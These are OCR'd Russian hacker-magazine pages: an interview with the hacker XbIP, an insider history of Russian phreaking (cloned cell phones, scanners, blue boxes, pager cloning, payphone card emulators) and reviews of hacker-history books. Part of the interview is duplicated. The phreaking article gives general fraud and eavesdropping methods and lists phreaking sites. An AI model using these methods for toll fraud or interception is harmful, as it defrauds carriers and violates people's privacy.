XbIP: Дата правильная =). Первый комп увидел в конце 80-х у родителей на работе – это был новейший 80086 =)). Через какое-то время родители подарили свой компьютер, с этого и начались первые опыты программирования. Только на басике я никогда ничего не писал. В 12 лет продал другу за 5 тыс. рублей первую программу. Это был простенький вирь, вносящий изменения в конфигурационные файлы и имеющий интерфейс популярного тогда антивируса Aidtest.

mindw0rk: Сильно болел компами в то время?

XbIP: Сильно – не то слово. Кроме них вообще ничего не замечал.

mindw0rk: Легко ли тебе давалась «компьютерная грамота»?

XbIP: Если бы давалась легко - было бы не так интересно. Чем дальше в лес - тем больше дров, как говорится.

mindw0rk: Ник у тебя оригинальный весь такой. Прям как у меня :). У него есть столь же оригинальная предыстория? Ты еще, насколько я знаю, подписываешься разными птичьими никами. Любишь птичек, да? :)

XbIP: Когда-то я подписывался Хирург, но знакомая девушка называла сокращенно хир. И потом как-то незаметно у нее это трансформировалось в хыр. Это прозвище закрепилось за мной и среди сетевых друзей. Chaika – раньше это был ник девушки, отношения с которой показали мне, чего я стою как мужчина, определили взгляды на мир. Именно она помогла мне превратить хобби в специальность. Тот, кто читал роман Р.Баха «Чайка по имени Джонатан Ливингстон», поймет мой жизненный путь. А ВОРОНА (третий ник – прим. mindw0rk) - подходящий образ. Умная, расчетливая птица. При ощущении опасности становится очень осторожной. Поедает всевозможных мелких животных, падаль, отбросы и растения.

mindw0rk: Некоторые люди, с которыми я разговаривал, считают, что российская хак-сцена - одна из самых сильных и сплоченных. Я - парень не местный, ничего про это не знаю. Но очень мне интересно, какая она на самом деле - эта наша хак-сцена?

XbIP: Не хочу вдаваться в подробности, так как рассказа о ней без оценки не получится, а оценку я давать не вправе. Скажу лишь, что раньше сцена была, сейчас – в коме. Ждем выздоровления.

mindw0rk: Как по-твоему, может ли хороший специалист у нас получать соответствующие своей квалификации деньги, или все-таки лучше драпать отсюда в более развитые страны? Что ты вообще думаешь о переезде в США или Германию?

XbIP: Может. Сужу по себе. Мне хватает, чтобы полностью удовлетворить все свои



Хакерская любофф-моркофф :)

XbIP: Если бы давалась легко - было бы не так интересно. Чем дальше в лес - тем больше дров, как говорится.

mindw0rk: Ник у тебя оригинальный весь такой. Прям как у меня :). У него есть столь же оригинальная предыстория? Ты еще, насколько я знаю, подписываешься разными птичьими никами. Любишь птичек, да? :)

XbIP: Когда-то я подписывался Хирург, но знакомая девушка называла сокращенно хир. И потом как-то незаметно у нее это трансформировалось в хыр. Это прозвище закрепилось за мной и среди сетевых друзей. Chaika – раньше это был ник девушки, отношения с которой показали мне, чего я стою как мужчина, определили взгляды на мир. Именно она помогла мне превратить хобби в специальность. Тот, кто читал роман Р.Баха «Чайка по имени Джонатан Ливингстон», поймет мой жизненный путь. А ВОРОНА (третий ник – прим. mindw0rk) - подходящий образ. Умная, расчетливая птица. При ощущении опасности становится очень осторожной. Поедает всевозможных мелких животных, падаль, отбросы и растения.

mindw0rk: Некоторые люди, с которыми я разговаривал, считают, что российская хак-сцена - одна из самых сильных и сплоченных. Я - парень не местный, ничего про это не знаю. Но очень мне интересно, какая она на самом деле - эта наша хак-сцена?

XbIP: Не хочу вдаваться в подробности, так как рассказа о ней без оценки не получится, а оценку я давать не вправе. Скажу лишь, что раньше сцена была, сейчас – в коме. Ждем выздоровления.

mindw0rk: Как по-твоему, может ли хороший специалист у нас получать соответствующие своей квалификации деньги, или все-таки лучше драпать отсюда в более развитые страны? Что ты вообще думаешь о переезде в США или Германию?

XbIP: Может. Сужу по себе. Мне хватает, чтобы полностью удовлетворить все свои потребности, плюс 2 раза в месяц на выходные выезжать за пределы России. О переезде ничего не думаю. Я патриот! =)

mindw0rk: А куда, если не секрет, выезжаешь? Вообще, какие у тебя любимые места для отдыха и для посмотреть? Как вообще предпочитаешь отдыхать?

XbIP: В Москве - это центр и набережные. Люблю пройтись по центру столицы, понаблюдать за людьми, их поведением и жизнью. А набережные - то место, где ты один в самом центре жизни. Прекрасные субъективные ощущения. Предпочитаю пешие прогулки в размышлениях. А также периодически выбираться к друзьям в Киев, Минск, другие города.

mindw0rk: Насколько я знаю, ты сейчас работаешь над какой-то книгой. Которой, вроде, даже аналогов нет :). Расскажи о ней поподробнее.

XbIP: Книга посвящена такому аспекту информационной безопасности, как Fingerprint - удаленное определение типов и версий операционных систем, сервисов и служб. Так как Fingerprint сейчас неотъемлемая часть несанкционированного доступа, книга может стать интересной как специалистам по обеспечению ИБ, так и тем, кто непосредственно осуществляет попытки НСД. Книгу пишу я один, в основном ориентируясь на результаты собственных исследований и исследований UkR team.

mindw0rk: Признание твоих способностей каким человеком ты бы посчитал самым для себя значимым? С кем из security ppl ты бы хотел познакомиться в RL?

XbIP: Своей любимой девушкой. Со всеми, с кем имею хорошие отношения в интернете.

mindw0rk: До меня дошли слухи, что ты скоро женишься. Как это тебя угораздило, дружище? :) Не боишься, что жена будет всячески отвлекать от компа, постоянно отрывать от работы с назойливыми требованиями какого-то там долга? :)

XbIP: Да, на страницах вашего журнала хотел бы еще раз сказать, что я люблю Надюшку Остафийчук =)). Летом можете поздравлять со свадьбой.

И ничего такого я не боюсь. Она – одна из умнейших людей, которые мне встречались в жизни. А учитывая то, что она превосходный юрист и экономист, ее знания как нельзя кстати пригодятся на данном этапе развития UkR security team.

mindw0rk: Расскажи о своих предпочтениях. Что читаешь, что слушаешь, что смотришь, что носишь, что ешь/пьешь и т.п.

XbIP: Читаю все подряд, от женских журналов сестры до бухгалтерских справочников матери. Слушаю спокойную музыку, шансон (не уголовный и не блатной), инструментальное что-нибудь. Смотрю тоже все подряд, но особенно люблю документальные и исторические фильмы. Являюсь абсолютным противником алкогольных напитков. Предпочитаю посидеть в тихой кафешке с чашкой капучино или кока-колы.

mindw0rk: Какой совет может дать такой успешный специалист в сфере security тем ребятам, которые еще не достигли успеха, но нему стремятся?

XbIP: Информационная безопасность - это процесс, а не результат. Поэтому лучше участвовать в процессе, чем, спотыкаясь, бежать за результатом.

Male, Flash (male@hackersrussia.ru)

CENSORED

ФРИКИНГ НАШИХ ДНЕЙ

Однажды тихим зимним вечером в наш радиокружок Дворца пионеров зашел бывший выпускник этого же кружка, назовем его Андрей. Он уже успел окончить университет и работал инженером в каком-то суперсекретном НИИ. После занятий Андрей предложил меня подвезти, и у него в машине я заметил телефонную трубку с кнопками. Кнопочный телефон тогда был редкостью, а его наличие в машине вообще было чем-то невероятным. Через какое-то время водитель набрал на трубке номер и произнес: «Алле, киса, через полчаса буду дома». От восторга и удивления я потерял дар речи и только спустя минуту поинтересовался, что это за штука такая. «Да так, радиотелефон. «Алтай» называется», - ответил Андрей.

РАССКАЗ ИНСАЙДЕРА ОБ ИСТОРИИ И РЕАЛИЯХ РОССИЙСКОГО ФРИКИНГА

Через пару месяцев он снова пришел к нам в радиокружок с платой, в которую было запаяно несколько десятков логических микросхем, а сверху находился маленький светодиодный индикатор. На наш вопрос, что это такое, Андрей ответил: «Пацаны, это же АОН!» Что такое АОН, мы не знали, но дружно сделали вид, что в курсе дела. Подключив этот девайс к телефонной линии, мы попросили знакомых, чтобы они нам прозвонили с разных телефонных номеров. Плата долгое время не подавала признаков жизни, но после некоторых махинаций на индикаторе появились непонятные символы. А спустя еще немного времени он уже отображал телефонные номера звонящих.

В машине я расспросил Андрея о телефоне. Оказалось, такой аппарат для простых смертных был недоступен и использовался только большими начальниками. Ему этот девайс достался от знакомых, которые его у кого-то сперли и попросту не знали, что с ним делать. Ну и, чтоб добро не пропадало, подарили молодому инженеру для опытов. Андрей восстановил не только оборванные провода, но и сделал новую антенну, а самое главное, научился перепайкой перемычек менять телефонный номер, под которым девайс совершал звонки.

Шел 1987 год. В это время я впервые столкнулся с явлением, именуемым фрикингом...



- www.hackersrussia.ru – лучший российский сайт по фрикингу
- www.aboutphone.info/js/phreak.html - еще один полезный сайт по телефонии
- doska.poligon.info - форум, где можно купить детали
- www.digital-laboratory.de - архив фрикерских утилит
- www.phonelosers.org - сайт известнейшей фрикерской группы
- www.textfiles.com/phreak - огромное количество инфы по фрикингу
- www.members.tripod.com/~SeusslyOne/FAQ.html - тематический FAQ
- www.hackersrussia.ru/Cards/Links/links.php - дополнительные ссылки

ПЕРВЫЕ ПОПЫТКИ ФРИКА

Фрикеры - это люди, взламывающие проводные и беспроводные сети связи, неважно, ради заработка или для души. Русский фрикинг – явление мощное и самобытное, и имеет совершенно иные предпосылки, чем в Штатах или Европе.

В конце 80-х годов многие толковые ребята поняли, что их работа по созданию советского оружия больше никого не интересует. Один за другим закрывались НИИ, военные заводы, вместо комплексов С300 и "Дарьялов" стали выпускать кастрюли и вилы с лопатами. Это называлось Конверсией, но на самом деле было началом гибели Системы. Кто-то из специалистов, оставшихся не при делах, стал приторговывать, кто-то срулил за границу, некоторые искали способы реализовать свои знания. Особенно много безработных умельцев появилось в городах, где были сосредоточены конторы по разработке военной электроники, таких как Москва, Питер, Новосибирск, Харьков...

Первым глобальным фриком были, конечно же, АОНы. Эти устройства использовали особенности построения телефонных сетей в совке - выдавая запрос, аналогичный запросу междугородней телефонной станции, получали номер звонящего и высвечивали его на индикаторе. Сначала девайсами пользовались немногие, но со


временем АОНы набрали популярность и теперь есть почти у всех.


В конце восьмидесятых фрикеры начинают хакать «Алтай» - советскую систему радиотелефонной связи. После того как к нему приложили руку фрикеры, телефон в машине перестал кого-либо удивлять. Системы «Алтай» работают до сих пор, дыры в них практически не латали, но теперь ими почти никто не пользуется. Слишком большой базовый блок и корявая трубка уже не привлекают внимания специалистов. Однако у модифицированного «Алтая» в Москве до сих пор есть двойники, юзающие современные алтаевские блоки (их делают финны) и обеспечивающие халявной междугородкой.

ХАКНУТЫЕ РАДИОТЕЛЕФОНЫ

В начале 90-х появились домашние радиотелефоны – простейшие одноканальные устройства, позволяющие использовать трубку без проводов за пару десятков метров от базы. Сама база подключалась к телефонной линии. Радиотелефоны делались в Китае, были относительно недорогими и быстро распространились по всему СНГ. Люди, которые











Эмуляторы таксофонных карт

ПРОСЛУШКА И МЕЖДУГОРОДНИЕ ЗВОНКИ

Муха, он же Транзит – устройство, сделанное на основе модифицированного АОНа. Позволяет совершать междугородние звонки по тарифам внутриобластного звонка, а также прослушивать разговоры, ведущиеся с других проводных телефонов.

ставили такие девайсы домой, очень сильно рисковали. Любители халявы брали трубку от такого же радиотелефона и ходили по подъездам, периодически нажимая на TALK.

Если информация о чужой базе просачивалась во фрикерские массы, через пару недель хозяин получал космический счет и несколько метров распечаток по звонкам в Китай, на Филиппины и в другие дальние страны. Слухи об огромных убытках среди владельцев радиотелефонов распространились молниеносно, что привело к полному исчезновению этих моделей радиотелефонов. На смену им пришли более современные – 900-мегагерцовые панасоники и sanyo, работавшие в диапазоне 300 мегагерц. Они имели кодировку, были многоканальными и работали на расстоянии до километра. Первые месяцы такие телефоны считались надежными, но наши фрикеры времени не теряли и придумали устройство под названием сканер. Сканер представлял собой модифицированную трубку, которая прослушивала чужие базы, расшифровывала и записывала их коды. Когда хозяину сканера требовалось позвонить, он пользовался одной из чужих баз. Теперь уже не нужно было ходить по подъездам – новая модель имела приличный радиус действия. В крупных городах в то время не было ни одной базы, через которую не звонили сканером. Особенно неравнодушны к сканерам были вьетнамцы, которые скупали их на Митино пачками.

КАК ХАКАЛИ AMPS

В 1991 году в Питере появилась первая в совке сотовая сеть стандарта NMT450. Какое-то время никто не знал, как к ней подступиться, но потом появились первые отключенные телефоны из этой сети. Те, над которыми проводились первые эксперименты и из которых образовались первые клоны. Сначала трубка подключалась к одному левому номеру, что было заметно для официального владельца. Чуть позже в нее добавили микропроцессор, и тогда стало возможным переключаться между несколькими номерами. Знающие люди пользовались этой фишкой втихую, делая девайсы только для себя и друзей. Потом появились парни из Прибалтики, которые поставили дело на конвейер. По увеличению трафика и наездам от абонентов операторы быстро поняли - в сетях NMT450 полно двойников. Надо было что-то предпринимать.

В 1994 году большинство сетей NMT450 стали оборудоваться SIS – продвинутой системой аутентификации абонента. С ее внедрением возможность фрика сетей этого вида умерла навсегда.

К тому времени в Москве, Питере и нескольких других крупных городах появилась другая система сотовой связи на основе американского стандарта AMPS. Покопавшись в ней, фрикеры поняли, что взломать эту сеть несложно. В результате появились первые телефоны-двойники, которые хоть и звонили с одного номера, но предоставляли возможность менять номер прямо с клавиатуры трубы. Помнится, в то время ходили скан-листы, в которые были занесены две-три сотни актуальных номеров.



сканер AMPS

Оператор, конечно, пытался как-то остановить халявный трафик. Вычислялись ле-

вые номера, и на них потом звонили для «профилактической беседы». Но с усовершенствованием прошивки, количество номеров в памяти телефона-клона достигло ста штук, и каждый раз при новом звонке подставлялся очередной номер. Дальше - больше. Более навороченный аппарат мог извлекать из эфира свежие номера, освобождая пользователей от необходимости искать скан-листы и давая дополнительную защиту от происков оператора.

СЕРЫЕ ТЕЛЕФОНЫ

В это время интернет стал доступен простым людям, и мы узнали, что американцы, оказывается, тоже хакают AMPS у себя, но как-то по-детски, используя допотопные модели телефонов и «трешевые» методы добывания номеров. В 96-97 годах количество левых телефонов в московской сети DAMPS доходило до нескольких сотен. В Питере и других крупных городах этих телефонов было поменьше, но операторы все равно ощущали большую нагрузку сети левым трафиком. В конце концов, AMPS оснастили защитой, и хакать сеть стало бесполезно. Не менее сотни ломаных телефонов находятся в Израиле, Америке и Канаде, где старая, незащищенная система живет до сих пор.

В начале 1996 года появились первые сети GSM 900. При создании этого стандарта учли многолетний опыт взаимодействия фрикеров и операторов, поэтому ломать GSM с самого начала было бесполезно. Но, как оказалось, и здесь фрикерам нашлась кормушка. Сами операторы, а также их дилеры привозили из Европы «серые» телефоны – трубки, подключенные к сети больших европейских операторов и реализованные по низкой цене. В России такие аппараты отказывались работать, т.к. были залочены под сим-карты оператора, осуществлявшего льготную продажу-акцию. После определенных манипуляций с телефоном, фрикер мог заставить телефон воспринимать любые сим-карты. Называется это разлочка, и многие сейчас занимаются именно этим. Первоначальная цена разлочки составляла до $50 за штуку, теперь она опустилась до 50 центов.

МАГИЧЕСКИЕ БОКСЫ

До сих пор я рассказывал в основном о беспроводных коммуникационных сетях, но проводные сети испытали на себе не меньше экспериментов фрикеров. Помимо АОНов, у нас были распространены разные «боксы» - устройства, подключаемые к телефонным линиям. Наиболее популярны глюк-бокс, который обеспечивает халявным межгородом, подставляя чужие номера, и блю-бокс, снижающий цену на междугородние звонки до цены внутриобластных переговоров, а также позволяющий прослушивать чужой номер. Глюк-боксами сейчас пользуются в основном вьетнамцы, организующие у себя в общагах нелегальные переговорные пункты. Блю-боксы обычно юзают, если приходится много звонить по России, или для того чтобы послушать, о чем говорит жена, когда муж на работе. Блю-бокс выпускается почти серийно подпольными конторами, и достать его не проблема. Глюк-боксы тоже достаточно распространены и имеются почти в любом азиатском общежитии.

В 1993-94 годах в странах СНГ появляются пейджинговые сети. Поскольку пользование мобилой в то время было накладным, пейджер являлся своеобразной альтернативой, обеспечивая оперативную, надежную, но одностороннюю связь. Фрик пейджинга начался практически сразу после появления пейджинговых сетей на просторах СНГ. За небольшую плату фрикеры создавали клоны, позволявшие принимать те же сообщения, которые приходили законному хозяину пейджера. Пользовались этим по-разному – ревнивые мужья видели, что падает на пейджер их женам, бизнесмены знали о состоянии дел своих конкурентов. В Москве образовались целые комплексы мониторинга, которые прослушивали одновременно всех московских пейджинговых операторов и записывали информацию на винт. Когда требовалось узнать о чьей-либо деятельности, вводился номер пейджера, и владелец комплекса видел все мессаги, поступавшие к человеку за последнее время. Сейчас пейджинг практически не хакают, т.к. это стало неинтересно. Пейджерами уже почти никто не пользуется, и, видимо, в ближайшее время пейджинговые сети будут сворачивать.

ФРИКЕРСКИЙ КАРТИНГ

Рассказ о фрикинге будет неполным, если не упомянуть о смарт-картах. Они все активнее входят в нашу жизнь и используются, когда надо позвонить из телефона-автомата, пройти в метро и в других случаях. Для фрикера представляют интерес все смарт-карты, но предпочтение отдается телефонным. С тех пор как в таксофонах начала осуществляться замена монетоприемника картоприемником, фрикеры придумали способы не покупать легальных карт и, тем не менее, пользоваться таксофонами. Все зависит от железа и чипа, на которых основан аппарат. В подавляющем большинстве случаев применяются так называемые эмуляторы карт - микропроцессоры, имитирующие работу чипа с легальной карточки. Разница в том, что количество юнитов в эмуляторе задает фрикер. Кроме того, эмулятор периодически восстанавливает баланс юнитов до полного номинала. Делать качественные эмуляторы – это целая технология, и самое сложное тут даже не программирование эмулятора, а процесс установки чипа под контактную площадку карты, толщина которой меньше миллиметра. Продвинутые фрикеры научились обтачивать SOIC-корпус и запаивать на контактные площадки спиленные выводы от процессора.

Трудно сказать, кто первым начал хакать смарт-карты. Описания эмулей впервые появились в Fidonet лет семь назад, а первый качественный материал по этой теме разместили в Сети испанцы. Их эмуль был сделан на основе допотопного моторолловского процессора и имел массу недостатков, но начало было положено, и эмули стали изготовляться повсеместно.

Надо признать, что по эмуляторам в СНГ самые крутые – украинские фрикеры. Они не только хакнули местный телеком, но и разобрались с картами для России и Европы. Как оказалось, в Европе эмули тоже популярны – пользоваться таксофонами для звонков за рубеж дорого. Последние успехи карточных фрикеров в том, что они научились искусственно генерировать правильные номера карт. А это означает бессмысленность ведения телекомом стоп-листов левых карт. По-видимому, скоро падет и активная аутентификация – довольно серьезная защита, придуманная создателя-

В 96-97 годах количество левых телефонов в московской сети DAMPS доходило до нескольких сотен.

Надо признать, что по эмуляторам в СНГ самые крутые - украинские фрикеры.

ЧТО ТАКОЕ СОТОВЫЙ СКАНЕР?

Сотовый сканер – модифицированный телефон фирмы Моторола, позволяющий перехватывать из эфира номера абонентов сотовой связи и звонить под этими номерами. Определенные модели сканеров позволяют прослушивать разговоры в сотовой сети, в том числе и цифровом DAMPS.

ми стандарта смарт-карт для защиты от эмуляторов. В настоящий момент защита применяется далеко не везде, но там, где она есть, эмуляторы не работают.

В ПОГОНЕ ЗА ФРИКЕРОМ

У тебя может возникнуть вопрос - почему же бездействуют операторы, если в их сетях творится такой беспредел. Операторы не бездействуют, особенно в последнее время. В силовых структурах созданы специальные отделы, которые пытаются бороться с электронной преступностью. Насколько эффективно они работают на самом деле – неизвестно. Но некоторые выводы можно сделать, исходя из событий, освещенных в СМИ.

В 1996-97 годах отделом «Р» в Москве неоднократно задерживались изготовители и продавцы сканеров DAMPS. У сотрудников были данные, по крайней мере, по четырем независимым разработчикам и изготовителям сканеров. Чуть позже, в 1999 г., в Москве та же контора задержала владельца комплекса глобального пейджингового мониторинга. Парень отделался легким испугом - адвокат сумел доказать, что это прибор для наладки пейджинговых систем. В 2000 году в Харькове (Украина) была выявлена фрикерская группировка, занимавшаяся картами метро. К моменту задержания у них имелся реализатор чуть ли не на каждой станции метро, почти во всех студенческих общежитиях (собственно, через одного такого реализатора отдел «Р» и вышел на изготовителей карт). В конце концов, все мемберы остались на свободе, но деятельность свернули. К тому же в метро поменяли кодировку таким образом, что восстановление метрокарт стало невозможным, а ходить с эмулятором через турникет вряд ли кто-то захочет. В прессе также постоянно появляются заметки о ликвидации очередного нелегального переговорного пункта. Это действительно довольно распространенное явление - азиаты снимают квартиру с телефоном, к телефону цепляется тот самый глюк-бокс с мобилой, и переговорный пункт готов.

Вообще, противодействие фрикерам - бесполезное занятие. Затраты на поимку фрикера соизмеримы с нанесенными им убытками. Имхо, единственный, верный способ снизить количество телефонных махинаций – регулирование ценовой политики. Когда появился CDMA, пользование сканером AMPS стало бессмысленным. Зачем рисковать, если CDMA - практически бесплатная услуга? Появилась IP-телефония, звонить стало дешевле, и количество нелегальных переговорных пунктов заметно сократилось.

НАДО ЛИ ТЕБЕ ЭТО?

Если, прочитав эту статью, ты решил стать фрикером, подумай, оно тебе надо? Если твоя мотивация – заработок, то есть масса других, более простых и безопасных способов заработать на жизнь. Ну а если тебе это в кайф, тогда бросай лазить по порносайтам и анинсталь любимые игрушки. Тебе понадобится прочитать массу материалов по телекоммуникациям, подружиться с паяльником и освоить почти забытое слово ассемблер. Больше читай, думай, анализируй, экспериментируй. Сходи на рынок, купи там Пик и Авр, научись их программировать и писать под них программки (ты до сих пор не знаешь, что это такое?). Купи или найди в Сети книги Гольдштейна – этот дядечка мог объяснить устройство телефонии, работающей на просторах СНГ, простым и доступным языком. Изучи стандарт ISO7816 – на его основе работают практически все современные смарт-карты. В Сети ты всегда найдешь людей, так или иначе связанных с фрикингом. Попробуй продемонстрировать им свои навыки, спроси, чем занимаются они.

Свяжешь ты свою дальнейшую жизнь с фрикингом или нет - решать тебе, но в любом случае, полученные знания не помешают. А может быть, ты станешь специалистом и изобретешь новое устройство, способное облегчить людям жизнь.





mindw0rk (mindw0rk@mail.ru)

АНДЕГРАУНД НА БУМАГЕ


Когда читаешь интервью с людьми, которые 20 лет назад были частью компьютерного андеграунда, первое, на что обращаешь внимание - все они с грустью вспоминают о прошлом. О том времени, когда еще не было интернета, а модемы на 2400 бод считались счастьем. Тогда хакерский мир был открыт для немногих, и в нем царила своя неповторимая атмосфера. Теперь все изменилось. Несомненно, компьютерный андеграунд существует и сейчас, и в нем также присутствует свой дух. Но студенты МИТ уже не караулят "Тэкси" по ночам, хакеры не дозваниваются сутками через весь континент на приватные станции, чтобы скачать 50 кил почты, а дискеты с хакерским добром не прячутся под матрасом от агентов спецслужб. Все это осталось лишь в памяти людей, заставших ТЕ времена. А также на страницах книг, о которых я тебе расскажу.

ОБЗОР КНИГ ПО КОМПЬЮТЕРНОМУ АНДЕГРАУНДУ

CYBERPUNK: OUTLAWS AND HACKERS ON THE COMPUTER FRONTIER, KATIE HAFNER & JOHN MARKHOFF, 1995

Это первая книга, с которой началось мое знакомство с хакерами. Я прекрасно помню день, когда ее прочитал. Золотая осень 1998 года. Утро. Тогда еще студент технического вуза (в котором я так и не доучился), перед универом забираю почту с местной BBS. В папке /new обнаруживаю новый файлик hackers.zip. Открываю - книга про хакеров. Стал читать... в тот день я в универ так и не попал.

Книга Кэти Хафнер и Джона Маркофа (они, кстати, на момент написания были супругами) состоит из четырех частей, из которых только первые две связаны между собой. Первая часть - рассказ об одной из самых сильных хак-групп начала 80-х, Roscoe gang. Сначала команда имела исключительно фрикерскую направленность и состояла из 4 молодых, но уже опытных фрикеров: Роско "Roscoe" Дюпейна - ведущего телеконференции HUBO UFO в Лос-Анджелесе и буквально помешанного на всякого рода технических вещичках; Сюзен "Thunder" Хэдли - постоянной посетительницы телеконференций, со временем в совершенстве овладевшей искусством социальной инженерии; Кевина Митника, ставшего одним из самых квалифицированных фрикеров в США, а затем известнейшим хакером в мире, и Стива Роудса, заслужившего у телеоператоров репутацию одного из самых назойливых фрикеров.



В книге рассказывается о многочисленных выходках группы, порой вынуждавших компании обращаться за помощью к спецслужбам. Описываются отношения внутри Roscoe gang: неприязнь Сьюзен и Кевина друг к другу, любовь Сьюзен к Роско и последующее ее предательство.

Героем второй части становится Кевин Митник. Здесь уже события развиваются вокруг компьютеров и компьютерных сетей. На примере Кевина показывается, насколько сильным может быть влечение к хакерству, и к чему в итоге это может привести.


Следующие две части - это истории Пенго и Роберта Морриса. Первый - немецкий хакер, вовлеченный в операцию "Эквалайзер", участники которой снабжали русские спецслужбы конфиденциальной информацией. Второй - талантливый студент Гарварда, написавший компьютерного червя, прославившего автора на весь мир.

Несмотря на то, что многие осуждают Маркофа за его негативное описание Митника, на мой взгляд, журналисты провели отличное расследование. Каждая часть очень детально и интересно описывает жизни разных людей, охваченных одним увлечением.

Однозначно, "Киберпанк" - одна из лучших книг о хакерах, и если ты интересуешься историей компьютерного андеграунда, это Must Read.

ГДЕ ВЗЯТЬ: www.bugtraq.ru/library/books/hackers (рус.)
РЕЙТИНГ: 5/5

HACKERS: HEROES OF THE COMPUTER REVOLUTION, STEVEN LEVI, 1984



Слово "хакер" на протяжении последних 20 лет регулярно появляется в прессе. Каждый уважающий себя журналер не упускал случая поведать историю о мрачном, нелюдимом подростке, проникшем в сверхсекретную систему и представляющем угрозу всему миру. Книга Стивена Леви о других хакерах. Они жили на заре появления компьютеров, учились в лучших вузах страны и были одними из немногих, кто имел доступ к первым вычислительным машинам. Здоровенные железные монстры с рубильниками вместо клавиш притягивали технически одаренных ребят как магнит. Они могли целыми днями проводить в помещениях, где стояли IBM-704 или TX-0, и пытаться разобраться в них без всяких документаций, основываясь лишь на своей интуиции.

В конце 50-х гг. в Массачусетском Технологическом Институте стало постепенно формироваться сообщество компьютерных энтузиастов, называющих себя хакерами. Они писали для больших машин программы и считали программирование лучшим из искусств. Эти парни были настолько преданы своему делу, что недосыпали и недоедали - лишь бы еще часок посидеть у вечно занятой машины.


Я не буду пересказывать всю историю, описанную в книге Леви. Скажу лишь, что автору удалось отлично передать неповторимый дух того времени. И я уверен, любой, кому небезразличны компьютеры, проникнется симпатией к Питеру Самсону, Алану Котаку, Бобу Сандерсу, Питеру Датчу и другим героям.

"Хакеры" не ограничивается описанием жизни хакеров из МТИ, хотя эта часть, безусловно, самая интересная. Автор также рассказывает о буме 8-битных персональных компьютеров, в котором не последнюю роль сыграла компания Apple. А также о первых игровых фирмах, таких как Sierra, и о людях, в них работающих.

Рекомендую тебе прочитать эту книгу. Вряд ли она кого-то оставит равнодушным. "Хакеры" С.Леви - моя любимая книга о хакерах и одна их самых любимых книг вообще.

ГДЕ ВЗЯТЬ: www.cooler.it/hackers (рус.)
РЕЙТИНГ: 5/5

UNDERGROUND: HACKING, MADNESS AND OBSESSION ON THE ELECTRONIC FRONTIER, SUELETTE DREYFUS & JULIAN ASSANGE, 1997



Действия практически всех известных книг о компьютерном андеграунде разворачиваются на территории США. Можно подумать, что в остальных странах хакеров вообще не было. Конечно, это не так, и в 1997 году, наконец, выходит книга, повествующая о хакерской активности в Австралии.


"Андеграунд" состоит из 11 немаленьких частей, большинство из которых взаимосвязаны и продолжают друг друга. Вначале авторы рассказывают об эпидемии червя WANK во внутренней сети NASA. Червячок наделал немало шуму и, если бы не оперативность техперсонала, мог бы сорвать важные проекты агентства.

